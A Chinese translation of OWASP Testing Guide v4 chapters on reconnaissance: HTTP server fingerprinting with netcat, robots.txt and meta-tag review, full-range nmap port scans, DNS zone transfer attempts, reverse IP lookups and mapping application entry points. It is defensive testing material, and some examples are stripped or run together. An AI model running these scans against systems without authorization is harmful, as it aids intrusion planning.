.example.com/Default.htmDate: Fri, 01 Jan 1999 20:14: 02 GMTContent-Type: text/HTMLAccept-Ranges: bytesLast-Modified: Fri, 01 Jan 1999 20:14: 02 GMETag: W/e0d362a4c335be1: ae1Content-Length: 133
```

Netscape Enterprise 4.1

```
$ nc netscape.example.com 80GET / HTTP/3.0HTTP/1.1 505 HTTP Version Not SupportedServer: Netscape-Enterprise/4.1Date: Mon, 16 Jun 2003 06:04: 04 GMTContent-length: 140Content-type: text/HTMLConnection: close
```

SunONE 6.1

```
$ nc sunone.example.com 80GET / HTTP/3.0HTTP/1.1 400 Bad requestServer: Sun-ONE-Web-Server/6.1Date: Tue, 16 Jan 2007 15:25:00 GMTContent-length: 0Content-type: text/htmlConnection: close
```

我们发现每个服务器都有不同的应答方式，而且不同版本也有所不同响应。类似的结果也能通过构造不存在的HTTP方法/谓词来获得。考虑如下例子：

Apache 1.3.23

```
$ nc apache.example.com 80GET / JUNK/1.0HTTP/1.1 200 OKDate: Sun, 15 Jun 2003 17:17: 47 GMTServer: Apache/1.3.23Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMETag: 32417-c4-3e5d8a83Accept-Ranges: bytesContent-Length: 196Connection: closeContent-Type: text/HTML
```

IIS 5.0

```
$ nc iis.example.com 80GET / JUNK/1.0HTTP/1.1 400 Bad RequestServer: Microsoft-IIS/5.0Date: Fri, 01 Jan 1999 20:14: 34 GMTContent-Type: text/HTMLContent-Length: 87
```

Netscape Enterprise 4.1

```
$ nc netscape.example.com 80GET / JUNK/1.0
```

Bad request

Your browser sent to query this server could not understand.

SunONE 6.1

```
$ nc sunone.example.com 80GET / JUNK/1.0
```

Bad request

Your browser sent a query this server could not understand.


测试工具

- httpprint - <http://net-square.com/httpprint.html>
- httprecon - <http://www.compute.ch/projekte/httprecon/>
- Netcraft - <http://www.netcraft.com>
- Desenmascarame - <http://desenmascara.me>

自动化测试工具

与其手动抓取旗标和分析web服务器头，测试者也可以使用自动化工具来得到同样的结果。有许多用于准确识别web服务器的测试例子。幸运的是，也有许多工具可以自动化这些测试过程。*"httpprint"*就是其中一款工具。他使用签名字典来辨认web服务器的类型和版本。

下图是一个例子：



在线测试工具

测试者想要更加隐蔽，不直接连接目标网站可以使用在线测试工具。[Netcraft](#)是获得目标web服务器多种信息的一个在线工具的例子。通过这个工具我们可以获得目标的操作系统信息、web服务器信息、服务器上线时长信息、拥有者信息以及历史修改信息等等。如下图中所示：

Background

Site title	OWASP	Date first seen	October 2001
Site rank	30592	Primary language	English
Description	Not Present		
Keywords	Not Present		

Network

Site	http://www.owasp.org	Last reboot	11 days ago
Domain	owasp.org	Netblock Owner	Rackspace Cloud Servers
IP address	50.57.64.91	Nameserver	dns.stabletransit.com
IPv6 address	Not Present	DNS admin	ipadmin@stabletransit.com
Domain registrar	pir.org	Reverse DNS	www.owasp.org
Organisation	OWASP Foundation, 9175 Guilford Rd Suite 300, Columbia, 21046, United States	Nameserver organisation	whois.tucows.com
Top Level Domain	Organization entities (.org)	Hosting company	Rackspace
Hosting country	US	DNS Security Extensions	unknown

Hosting History

Netblock owner	IP address	OS	Web server	Last changed
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Jan-2013
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Dec-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	28-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	18-Nov-2012
Rackspace Cloud Servers 5000 Walzem Rd. San Antonio TX US 78218	50.57.64.91	Linux	Apache	27-Oct-2012
Rackspace Hosting 5000 Walzem Road San Antonio TX US 78218	50.57.64.91	Linux	Apache	17-Oct-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	26-Sep-2012
Slicehost 9725 Datapoint San Antonio TX US 78225	50.57.64.91	Linux	Apache	17-Sep-2012

[OWASP Unmaskme Project](#)致力于成为另一个识别网站的在线工具，他通过提取 [Web-metadata](#) 信息来实现。这个项目背后的想法是任何网站管理人员都能从安全的视角来审查网站的元数据。

这个项目仍在开发之中，你可以尝试一下[这个想法的证明的一个西班牙语网站](#)。

参考资料

白皮书

- Saumil Shah: "An Introduction to HTTP fingerprinting" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava : "Web Application Finger Printing" - http://anantshri.info/articles/web_app_finger_printing.html

整改措施

使用加强的反向代理服务器来保护Web服务器的展示层。

混淆Web服务器展示层的头信息。

- Apache
- IIS

web服务器元文件信息发现 (OTG-INFO-003) | Owasp Testing Guide v4

审核web服务器元文件发现信息泄露 (OTG-INFO-003)

综述

这章节描述如何从robots.txt中发现泄露的web应用路径信息。更进一步，这些应该被蜘蛛、机器人和网页抓取软件忽略的目录列表能很好地作为[建立应用流程](#)的参考。

测试目标

1. web应用路径或者文件夹泄露信息。
2. 建立被蜘蛛机器人忽略的目录列表。

如何测试

robots.txt

Web蜘蛛、机器人和网页抓取软件通过获取页面，递归遍历超链接来获取更多的网页内容。他们的行为应该遵循在网站根目录下robots.txt所定义的[机器人排除协议](#)[1]。

例如，2013年8月11日获取的 <http://www.google.com/robots.txt> 的robots.txt文件，该文件开头如下所示：

```
User-agent: *Disallow: /searchDisallow: /sdchDisallow: /groupsDisallow: /imagesDisallow: /catalogs...
```

User-Agent 指令特别指定了特定的蜘蛛机器人。例如，*User-Agent: Googlebot* 特指那些谷歌的蜘蛛机器人，[*"User-Agent: bingbot"*](#) 特指那些来自Microsoft/Yahoo!的爬虫机器人。在如下所示例子中的 *User-Agent: ** 则指明包括所有的蜘蛛机器人[2]：

```
User-agent: *
```

Disallow 指令规定了蜘蛛机器人限制访问的资源。上面的例子中如下资源被禁止访问：

```
...Disallow: /searchDisallow: /sdchDisallow: /groupsDisallow: /imagesDisallow: /catalogs...
```

Web蜘蛛机器人可以故意忽略robots.txt中的*Disallow*指令所规定的内容[3]，比如那些来自[Social Networks](#) 的机器人需要确保共享的链接依旧合法。因此，robots.txt不应该当做一个强制约束机制来控制第三方访问这些web页面。

获取根目录下的robots.txt- 使用"wget" 或 "curl"

robots.txt文件能从web服务器根目录下获得。例如使用"wget"或"curl"获取www.google.com的robots.txt文件：

```
cmlh$ wget http://www.google.com/robots.txt--2013-08-11 14:40:36-- http://www.google.com/robots.txtResolving www.google.com... 74.125.237.17, 74.125.237.18, 74.125.237.19, ...Connecting to www.google.com|74.125.237.17|:80... connected. HTTP request sent, awaiting response... 200 OKLength: unspecified [text/plain]Saving to: 'robots.txt.1' [ < > ] 7,074 --.-K/s in 0s2013-08-11 14:40:37 (59.7 MB/s) - 'robots.txt' saved [7074]cmlh$ head -n5 robots.txtUser-agent: *Disallow: /searchDisallow: /sdchDisallow: /groupsDisallow: /imagescmlh$
```

```
cmlh$ curl -O http://www.google.com/robots.txt % Total    % Received % Xferd  Average Speed   Time   Ti  
me   Time Current Dload Upload Total Spent Left Speed101 707  
4     0 7074      0      0  9410      0 --:--:-- --:--:-- --:--:-- 27312cmlh$ head -n5 robots.txtUser-agent:  
: *Disallow: /searchDisallow: /sdchDisallow: /groupsDisallow: /imagescmlh$
```

获取根目录下的robots.txt- 使用rockspider

"[rockspider](#)" 能自动为蜘蛛机器人建立初始的范围和网站的目录。

例如，使用"[rockspider](#)"基于`allowed`指令建立www.google.com的网站初始目录结构：

```
cmlh$ ./rockspider.pl -www www.google.com"Rockspider" Alpha v0.1_2Copyright 2013 Christian HeinrichLicens  
ed under the Apache License, Version 2.01. Downloading http://www.google.com/robots.txt2. "robots.txt" sa  
ved as "www.google.com-robots.txt"3. Sending Allow: URIs of www.google.com to web proxy i.e. 127.0.0.1:80  
80      /catalogs/about sent      /catalogs/p? sent      /news/directory sent      ...4. Done.cmlh$
```

使用Google Webmaster 工具分析 robots.txt

网站拥有者们可以使用"[Google Webmaster Tools](#)"工具中的"Analyze robots.txt"功能来分析网站结构。这个工具能帮助测试，使用方式如下：

1. 使用Google帐号登陆Google Webmaster Tools；
2. 在操作面板中输入待分析网站URL；
3. 根据指示选择合适的功能。

元标签 (META)

标签位于HTML文档的HEAD区域内，应该与网站整体内容保持一致以防蜘蛛机器人从其他地方开始抓取，并非从根页面，例如["deep link"](#)。

如果没有像""这样的条目，那么“机器人排除协议”默认为可索引（"INDEX,FOLLOW"）。因此协议规定的其他另外两个合法的条目以"NO..."开头，例如"NOINDEX" and "NOFOLLOW"。

web蜘蛛机器人也可以故意忽略”，就像对待robots.txt一样。因此，**也不能被当做是一项主要控制措施，最多只是 robots.txt的补充措施。**

发现标签 - 使用Burp

基于robots.txt定义的Disallow指令目录与使用正则表达式搜索每个页面中的""相互比较结果。

比如facebook.com下测robots.txt有一条"Disallow: /ac.php" [入口](#)，以及搜索得来的"" 显示如下：

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v1.5.14 - licensed to Christian Heinrich [single user license]". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". Below the toolbar, tabs for "Intercept", "History", and "Options" are visible. A search bar at the top says "Filter: Hiding CSS, image and general binary content". The main pane displays a table of captured requests. The first row shows a request to "https://www.facebook.com" with method "GET" and URL "/ac.php". The status column shows "404" and the length is "19975" with "HTML" MIME type. Below the table, tabs for "Request" and "Response" are selected. Under "Response", tabs for "Raw", "Headers", "Hex", "HTML", and "Render" are available. The "Raw" tab shows the raw HTML response, which includes a robots.txt directive: <meta name="robots" content="noindex, nofollow" />. The "Render" tab shows the rendered HTML page. At the bottom of the "Raw" tab, there is a search bar with the placeholder "<META NAME='ROBOTS'" and a note "1 match".

上面可以当做一个失败的例子，因为"INDEX,FOLLOW"是“机器人排除协议”中默认的标签描述，但是 "Disallow: /ac.php"却在robots.txt中清楚表明，两者相互矛盾。

测试工具

- Browser (View Source function)
- curl
- wget
- [rockspider](#)

参考资料

白皮书

- [1] "The Web Robots Pages" - <http://www.robotstxt.org/>
- [2] "Block and Remove Pages Using a robots.txt File" - <https://support.google.com/webmasters/answer/156449>
- [3] "(ISC)2 Blog: The Attack of the Spiders from the Clouds" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] "Telstra customer database exposed" - <http://www.smh.com.au/it-pro/security-it/telstra-customer-database-exposed-20111209-1on60.html>

服务器应用应用枚举 (OTG-INFO-004) | Owasp Testing Guide v4

枚举Web服务器上的应用 (OTG-INFO-004)

综述

测试Web应用漏洞的一个重要步骤是寻找出运行在服务器上的流行应用程序。许多应用程序存在已知漏洞或者已知的攻击手段来获取控制权限或者数据。此外，许多应用往往被错误配置，而且没有更新。他们被认为是“内部”使用，所以没有威胁存在。

随着虚拟web服务的大量使用，传统一个IP地址与一个服务器一一对应的传统形式已经失去了最初的重要意义。多个网站或应用解析到同一个IP地址并不少见。这样的场景不局限于主机托管环境，也应用在平常的合作环境。

安全专家有时候被给与了一系列IP地址作为测试目标。可能会有争议，这个场景更接近渗透测试类型的任务，但是无论何种情况，类似的任务都希望测试目标地址中所有可以访问到的应用。问题是所给IP地址在80端口运行了一个HTTP服

务，但是测试者通过指定IP地址（仅有的信息）访问却得到“没有web服务器被配置”或类似的消息。当访问不相关的域名（DNS）时，系统可能拒绝访问。显而易见，一定程度的分析工作极大影响测试任务，不然只能仅仅测试他们所意识到的系统。

有时候，测试目标的描述会更加丰富。测试者给予一系列IP地址以及相关的域名。当然，这个列表可能只传递了部分信息，例如它可能忽略部分域名，客户也可能根本没意识到这个问题（这在大型组织中往往很常见）。

其他影响测试范围的问题还表现在Web应用程序发布了不明显的URL，例如（<http://www.example.com/some-strange-URL>），哪儿都访问不到这个地址。出现这样的地址可能由于偶然错误，比如错误配置，也可能是故意而为，比如不公开的管理接口。

为了发现这些问题，我们需要实施web应用发现。

测试目标

枚举web服务器上存在的应用程序。

如何测试

黑盒测试

Web应用发现是一个在给定基础条件下鉴别Web应用程序的过程。一定基础条件往往是一系列IP地址（可能是一个网段），也可能是一系列DNS解析名称，也可能是两者混合。这些信息往往是项目开始之前中最先给出的内容，无论在一个典型渗透测试或者是应用评估任务中。在这两种案例中，除非是合约条款中明确指出（例如，仅测试指定应用URL <http://www.example.com/>），否则测试应该力求最复杂的范围，比如应该识别出目标的所有应用访问入口。下面的例子展示了一些达成这个目标的技巧。

注意：一些技巧是应用于互联网Web服务器、DNS服务器、反向IP搜索服务以及搜索引擎。文中例子所使用的私有ip地址（如192.168.1.100）仅仅是为了匿名需要指代表示通用IP地址。

应用的数量与所给的域名或IP的关系受到三个因素的影响：

1. 不同的基本URL

一个web应用明显的入口是 www.example.com，也就是说，这个缩写表明我们认为这个Web应用最初的入口在<http://www.example.com/>（HTTPS也一样）。然而即使这是常见情况，但是也没任何强制的措施要求应用程序一定要从“/”开始。

例如，下面这些相同域名下的链接可能表示了三个不同的应用：

<http://www.example.com/url1><http://www.example.com/url2><http://www.example.com/url3>

在这个例子中，URL地址 <http://www.example.com/> 并没有分配到一个有意义的页面，有三个应用被“隐藏”了，除非测试者明确清楚如何访问他们，就是说需要明确知道url1, url2和url3。往往不会像这样发布web应用，除非拥有者不希望他们被正常访问，只将特定的地址通知特定的用户。这不意味着这些地址是秘密的，只是他们存在的确切地址没有被明确公布而已。

2. 非标准端口

Web应用常常使用80端口（http）和443端口（https），但是这些端口号没有什么特殊之处。事实上，web应用可以关联任意TCP端口，能通过如下方式为http[s]:www.wxample.com:port/指定端口。比如，<http://www.example.com:20000/>。

3. 虚拟主机

DNS允许单个IP地址被关联多个域名。例如，IP地址 192.168.1.100 可能关联 www.example.com, helpdesk.example.com, webmail.example.com 等域名。没有必要所有名字都属于相同的DNS域名。这个一对多的关系来提供不同的网页内容的技术叫做虚拟主机。识别虚拟主机的信息涵在HTTP 1.1标准的 Host: 头中[1]。

一个人可能不会意识到除了明显的www.example.com之外还存在其他web应用，除非他们知道helpdesk.example.com 和 webmail.example.com。

对抗因素1 - 非标准URL地址

没有完全确定非标准命名的URL的web应用的方法。因为不是标准化，没有固定的规范来指导命名规则，但是有一些技能帮助测试者获取额外的信息。

首先如果web服务器被错误配置成允许目录浏览，可以通过这点来发现其他应用。漏洞扫描器可以在这里提供帮助。

其次，这些应用可能被其他web页面引用，就有机会被蜘蛛机器人和搜索引擎收录。如果测试者怀疑有隐藏的应用存在

在`www.example.com`中，可以使用`site`操作符来搜索结果，“`site: www.example.com`”。在返回结果中可能存在指向这些不明显的服务。

另一个发现未发布的应用的方法是提供一个候选列表。例如，一个web邮件应用前端往往能通过类似`https://www.example.com/webmail`, `https://webmail.example.com/`, 或 `https://mail.example.com/`之类的URL进行访问。这种方法也能应用于管理界面，它也可能作为隐藏页面发布（比如Tomcat管理接口），没有被其他地方链接。所以使用一些基于字典的查找方法（或“聪明的猜测”）能获得一些结果。漏洞扫描器也能在这方面提供帮助。

对抗因素2 - 非标准端口

发现非标准端口上的应用是非常简单的。一个端口扫描器，比如nmap[2]就能通过`-sV`选项胜任这项服务识别工作，它也能识别任意端口上的http[s]服务。这可能需要完整扫描64k的TCP端口地址空间。

下面例子中的命令会使用TCP连接扫描技术寻找IP `192.168.1.100` 的所有TCP端口，并识别这些端口上的服务。（nmap有着许多选项，我们只列出了必需的选择，其他内容超出了本章范围。）

```
nmap -PN -sT -sV -p0-65535 192.168.1.100
```

检查输出寻找http或者潜在的SSL包装服务（这些往往能被确认为https）就十分足够了。下面是上一个命令输出的例子：

```
Interesting ports on 192.168.1.100: (The 65527 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
  22/tcp    open  ssh          OpenSSH 3.5p1 (protocol 1.99)
  80/tcp    open  http         Apache httpd 2.0.40 ((Red Hat Linux))
  443/tcp   open  ssl          OpenSSL
  901/tcp   open  http         Samba SWAT administration server
  1241/tcp  open  ssl          Nessus security scanner
  3690/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
  8000/tcp  open  http-alt?  Apache Tomcat/Coyote JSP engine 1.1
```

从这个例子中我们发现：

- 80端口运行这Apache Http服务器；
- 443端口可能运行Https服务（但是无法确定，可以通过浏览器访问<https://192.168.1.100>验证）；
- 901端口运行着Samva SWAT web界面；
- 1241端口运行的不是Https服务，而是SSL包装下的Nessus守护进程；The service on port 1241 is not https, but is the SSL-wrapped Nessus daemon.
- 3690显示一个未知的服务（nmap给出了它的指纹情况，在这里为了显示清晰，我们忽略了这项内容。通过文档指导，可以将这些内容提交去合并入nmap的指纹数据库，来查找到底运行着什么服务）。
- 8000上显示另一个未知的服务，他有可能是Http服务，因为在这个端口上Http服务很常见。下面让我们来仔细查看这个：

```
$ telnet 192.168.10.100 8000
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.
GET / HTTP/1.0
HTTP/1.0 200 OK
Pragma: no-cache
Content-Type: text/html
Server: MX4J-HTTPD/1.0
Expires: now
Cache-Control: no-cache...
```

可以确定它是一个HTTP服务器。此外，测试这也能使用web浏览器或者使用Perl命令来模仿HTTP交互情况发送上面的GET或HEAD请求（注意HEAD请求可能不被所有浏览器支持）。

- 8080端口运行着Apache Tomcat服务。

漏洞扫描器也能完成同样的工作，但是扫描器的第一选择是识别非标准端口上是否运行http[s]服务。例如，Nessus[3]能鉴别任意端口上的服务（设定扫描所有端口的任务），与nmap相比，还能提供一系列服务器已知漏洞，包括https服务的SSL配置问题。就如前面提到的，Nessus也能发现没有提到的流行的应用程序和web入口，比如Tomcat管理接口。

对抗因素3 - 虚拟主机

有一系列的技巧来识别给定IP `x.y.z.t` 下的DNS域名。

DNS 区域传输

这个技巧在现在已经被限制，DNS服务器很可能拒绝区域传输。但是仍然值得一试。首先，测试者需要确定`x.y.z.`的域名服务器（name server）。如果这个IP的一个域名已经已知（比如`www.example.com`），那么可以使用`nslookup`, `host`或者`dig`工具来查询DNS的NS记录来确定域名服务器。

如果不知道任何`x.y.z.`的相关域名，但是测试目标定义中存在至少一个域名，测试者仍应尝试通过相同的方法来查询域名服务器（希望`x.y.z.t`也是被同一个域名服务器提供）。例如测试目标包括IP地址`x.y.z.t`和一个域名`mail.example.com`，可以考虑查询域名`example.com`的域名服务器。

下面的例子展示了如何使用`host`命令查询`www.owasp.org`的域名服务器：

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
Name: www.owasp.org
Address: 209.132.175.15
Name server: ns1.secure.net.owasp.org
Address: 209.132.175.15
Name server: ns2.secure.net.
```

区域传送可以通过向`example.com`的域名服务器发出请求完成。如果足够幸运，测试者能得到该域名的一系列DNS条目。这里面会包含明显的`www.example.com`和不明显的`helpdesk.example.com`与`webmail.example.com`（还包括其他域名）。检查所有得到的域名，并对需要评估的目标进行分析。

试着对owasp.org的一个域名服务器请求区域传输：

```
$ host -l www.owasp.org ns1.secure.netUsing domain server:Name: ns1.secure.netAddress: 192.220.124.10#53A  
liases:Host www.owasp.org not found: 5 (REFUSED); 请求失败了
```

DNS 反向查询

过程和前面类似，只不过依赖于反向（PTR）DNS记录。区别与区域传输，将记录类型设置成PTR，为IP地址发送请求。幸运的话，我们可以得到一系列DNS域名的记录。这个技巧需要服务器存在IP到域名的映射，有时无法保证这一点。

基于web的DNS搜索DNS

这种搜索更类似于DNS区域传输，但是是依赖于提供DNS查询的Web服务。比如像*Netcraft Search DNS*的服务，地址在<http://searchdns.netcraft.com/?host>。测试者能提交一系列域名查询请求，如example.com，会返回一系列他们获得的相关目标域名。

反向IP查询服务

反向IP查询服务类似DNS反向查询，不同之处在于测试者向web应用查询，而不是DNS服务器。有许多这样的服务网站存在，由于他们一般都返回部分结果（通常都不同），所以使用不同的服务查询会得到一个更加完善的结果。

Domain tools reverse IP: <http://www.domaintools.com/reverse-ip/>(需要注册)

MSN search: <http://search.msn.com>用法：“ip:x.x.x.x”

Webhosting info: <http://whois.webhosting.info/>用法：<http://whois.webhosting.info/x.x.x.x>

DNSstuff: <http://www.dnsstuff.com/>(存在多个服务)

<http://www.net-square.com/mspawn.html>(多种服务，需要安装)

tomDNS: <http://www.tomdns.net/index.php>(部分服务未公开)

SEOlogs.com: <http://www.seologs.com/ip-domains.html>(反向IP/DNS查询)

下面例子展示了关于216.48.3.18的反向IP查找结果，这个IP是www.owasp.org的地址。例子中揭示了其他三个该IP地址下的不明显的域名。

WebHosting.Info's Power WHOIS Service						
216.48.3.18 - IP hosts 4 Total Domains ...						
Showing 1 - 4 out of 4						
<table border="1"><thead><tr><th>Domain Name ^</th></tr></thead><tbody><tr><td>1 OWASP.ORG.</td></tr><tr><td>2 WEBGOAT.ORG.</td></tr><tr><td>3 WEBSCARAB.COM.</td></tr><tr><td>4 WEBSCARAB.NET.</td></tr></tbody></table>		Domain Name ^	1 OWASP.ORG.	2 WEBGOAT.ORG.	3 WEBSCARAB.COM.	4 WEBSCARAB.NET.
Domain Name ^						
1 OWASP.ORG.						
2 WEBGOAT.ORG.						
3 WEBSCARAB.COM.						
4 WEBSCARAB.NET.						
1						

Googling

通过之前的信息收集的技巧介绍，测试者可以通过搜索引擎精炼和加强他们的结果分析。比如证明其他目标的其他域名存在或者可以通过隐藏URL访问应用。

举例说明，考虑上一个www.owasp.org的例子，测试者可以使用google或者其他搜索引擎获得相关信息（DNS域名）从而发现 webgoat.org，webscarab.com 和 webscarab.net。

Googling技巧请参阅 [Testing: Spiders, Robots, and Crawlers](#)。

灰盒测试

不适用。无论从哪里开始，基本方法和黑盒测试相同。

测试工具

- DNS查询工具如 nslookup, dig 等等；
- 搜索引擎 (Google, Bing 和其他主要搜索引擎)；
- 定制化的DNS相关web搜索服务：见上文；
- Nmap - <http://www.insecure.org>
- Nessus Vulnerability Scanner - <http://www.nessus.org>

- Nikto - <http://www.cirt.net/nikto2>

参考资料

白皮书

[1] RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1

</html>

评论信息发现 (OTG-INFO-005) | Owasp Testing Guide v4

审查网页注释和元数据发现信息泄露 (OTG-INFO-005)

综述

在源代码中加入详细的注释和元数据非常常见，甚至是推荐行为。但是包含在HTML代码中的这些注释往往会揭露一些内部信息，这些信息本来不应该被潜在攻击者所查阅到。注释和元数据应该被审核来确定是否有信息泄露。

测试目标

审核页面注释和元数据来更了解应用情况和发现信息泄露。

如何测试

HTML注释常用于开发者进行应用调试。有时候他们忘了注释这件事，并将它们留到了发布环境中。测试者应该查看以</div>...</pre>

测试者甚至能发现下面这些信息：

检查HTML版本信息来发现合法版本信息和数据类型定义 (DTD) 链接

- "strict.dtd" -- 默认严格的 DTD
- "loose.dtd" -- 宽松的 DTD
- "frameset.dtd" -- 框架页面的 DTD

有些元标签不能提供主动的攻击向量，但是允许攻击者获得档案信息

有些元标签改变了HTTP回应头，比如 http-equiv 设置了基于页面属性的HTTP响应头，如下所示：

这会导致 HTTP 头加入如下信息：

Expires: Fri, 21 Dec 2012 12:34:56 GMT

又如：

会产生下面结果：

Cache-Control: no-cache

当测试页面是否执行注入漏洞时（比如CRLF攻击），这些元标签也能通过浏览器缓存来帮助决定信息泄露程度。

一个常见（但不是Web内容无障碍指南（WCAG）兼容版本）元标签就是刷新：

另一个常见元标签的使用是指定关键字给搜索引擎提高搜索结果的质量：

尽管大多数web服务器通过robots.txt来管理搜索引擎索引范围，但是也能通过元标签管理。这些标签会建议机器人不要索引和跟踪页面链接：

因特网内容选择平台（Platform for Internet Content Selection PICS）和网站描述资源协议（Protocol for Web Description Resources POWDER）提供元数据如何关联因特网页面内容的基础内容。

灰盒测试

不适用。

测试工具

- Wget
- Browser "view source" function
- Eyeballs
- Curl

参考资料

白皮书

- [1] <http://www.w3.org/TR/1999/REC-html401-19991224> HTML version 4.01
- [2] <http://www.w3.org/TR/2010/REC-xhtml-basic-20101123/> XHTML (for small devices)
- [3] <http://www.w3.org/TR/html5/> HTML version 5

应用入口识别 (OTG-INFO-006) | Owasp Testing Guide v4

鉴别应用入口点 (OTG-INFO-006)

综述

枚举应用和他的攻击面是一个关键的前期准备工作，应该在完全测试开展前进行，他为测试者识别了可能的弱点范围。这部分目标是一旦完成枚举映射工作，帮助识别和筹划应用中应该被详细调查的区域。

测试目标

理解请求是如何组织的，和典型的应用响应。

如何测试

在任何测试开始前，测试者总是应该对应用程序有足够的理解，明白用户和浏览器是如何与应用通信的。随着测试者在应用中遨游，他应当特别关注于所有的HTTP请求（GET和POST方法，也叫做谓词）以及每个传递给应用的参数和表单。此外也应该注意在传参数给应用时，什么时候使用的是GET请求，什么时候又使用了POST请求。通常情况下大多数使用GET请求，但是当传送敏感信息时，往往包含在POST请求的主体中。

注意为了查看POST请求中参数，测试这可能需要使用数据劫持代理工具（比如OWASP的[Zed Attack Proxy \(ZAP\)](#)）或者一些浏览器插件。在POST请求中，测试者应当特别注意传递给应用的任何表单隐藏域，往往他们包含一些敏感信息，这些信息可能是开发者不希望你看见或者修改的，如信息状态、物品数量、物品价格信息等等。

根据作者的经验，在这个阶段使用一个数据劫持代理和电子表格是非常有用的。代理工具能记录和追踪每一个测试者和应用之间的请求和响应。此外，测试者通常能捕获每一个请求和响应，能够清楚看到每一个发出的和返回的头、参数等等信息。这些可能有时十分乏味特别是大型交互网站（想一想银行应用）。但是经验积累会告诉你该看什么，这个过程将极大地减轻。

当测试者在漫游应用的时候，也应当注意在URL中、自定义HTTP头中或请求响应中的有趣的参数，并在电子表格中记录下来。表格中应当包含被请求的页面（或许加入代理中的请求序号来做引用会更好），有趣的参数，请求类型（POST/GET），访问是否需要认证，是否使用SSL，以及其他相关备注（如果有多个过程）。一旦每一个应用区域都被映射完成，测试者应该测试每一个他们识别出来的地方，记录是否如预期一样工作。指南剩下的部分会指导如何测试这些有趣的区域，但是这章的工作必须在任何测试正式开始前完成。

下面是通用的请求和响应中有意思的点，在请求部分，关注GET和POST方法，他往往是请求的主要部分。注意其他方法如PUT和DELETE也可能被使用。这些更加罕见的请求如果被接受，经常会产生漏洞。在指南中有特别的一个章节描述如何测试HTTP方法。

请求:

- 识别GET请求和POST请求使用的地方。
- 识别所有使用在POST请求中的参数（这些参数在请求主体中）。
- 在POST请求中，特别注意隐藏参数。POST请求会在HTTP消息的主体中发送所有的表单域（包括隐藏参数）给应用。这些往往不可见，除非使用代理或者查看页面源代码。此外，隐藏属性的值可能导致不同的后续页面、数据和访问级别。
- 识别所有GET请求中的参数（如URL），特别是查询字符串（一般跟着?标记后）。
- 识别查询字符串中的所有参数。这些参数往往成对出现，如foo=bar。注意一下，许多参数也能在一个查询字符串中，用&，~，:或者其他特殊字符或编码分割。
- 注意如果在查询字符串或POST请求中存在多个参数，需要识别执行攻击中真正需要的一些或所有参数。测试者需要识别所有参数（甚至编码过或加密过的），识别出哪些是被应用程序处理的。指南后面章节会指导你如何测试这些参数，在这里，我们只需要确认识别出每一个参数即可。
- 注意有些附加或自定义的头不是正常情况能发现的（比如debug=False）。

响应:

